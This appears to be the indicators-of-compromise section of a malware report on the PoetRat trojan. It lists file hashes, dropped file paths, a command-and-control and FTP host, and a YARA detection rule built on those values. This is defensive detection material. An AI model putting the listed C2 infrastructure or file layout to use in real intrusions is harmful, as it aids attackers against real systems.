SHA256	5f1c268826ec0dd0aca8c89ab63a8a1de0b4e810ded96cdee4b28108f3476ce7

smile.py

MD5	7e9d3fe81c528d9729bc03a805460642
SHA1	298974d7e3efef0cad81ba039b2e1a38f543454a
SHA256	252c5d491747a42175c7c57ccc5965e3a7b83eb5f964776ef108539b0a29b2ee

smile_funs.py

MD5	471b1d3d04b1a582d236a033c0c9cac2
SHA1	1b13b772a43cb39441aee4ca70991f0200d8e3cb
SHA256	312f54943ebfd68e927e9aa95a98ca6f2d3572bf99da6b448c5144864824c04d

Host-based signatures

- C:\Users\Public\Python37\launcher.py
- C:\Users\Public\Python37\smile.py
- C:\Users\Public\Python37\frown.py
- C:\Users\Public\Python37\smile_funs.py
- C:\Users\Public\Python37\.key
- C:\Users\Public\Python37\Abibliophobia23
- C:\Users\Public\Python37\Abibliophobia23.ready

Network-based signatures

- **C2 server** : dellgenius.hopto.org:143
- **FTP server** : dellgenius.hopto.org:21

YARA rules

```
import "hash"

rule PoetRat
{
    meta:
        malware = "PoetRat"
        description = "Detection of PoetRat malware"

    strings:
        $c2_server = "dellgenius.hopto.org"
        $file = "Abibliophobia23"

    condition:
        (hash.md5(0, filesize) == "3aadbf7e527fc1a050e1c97fea1cba4d") or // Word MD5
        (hash.md5(0, filesize) == "213a4ab4cd98002144bfba75ff2ac67c") or // launcher.py MD5
        (hash.md5(0, filesize) == "7e9d3fe81c528d9729bc03a805460642") or // smile.py MD5
        (hash.md5(0, filesize) == "471b1d3d04b1a582d236a033c0c9cac2") or // smile_funs.py MD5
        $c2_server or $file
}
```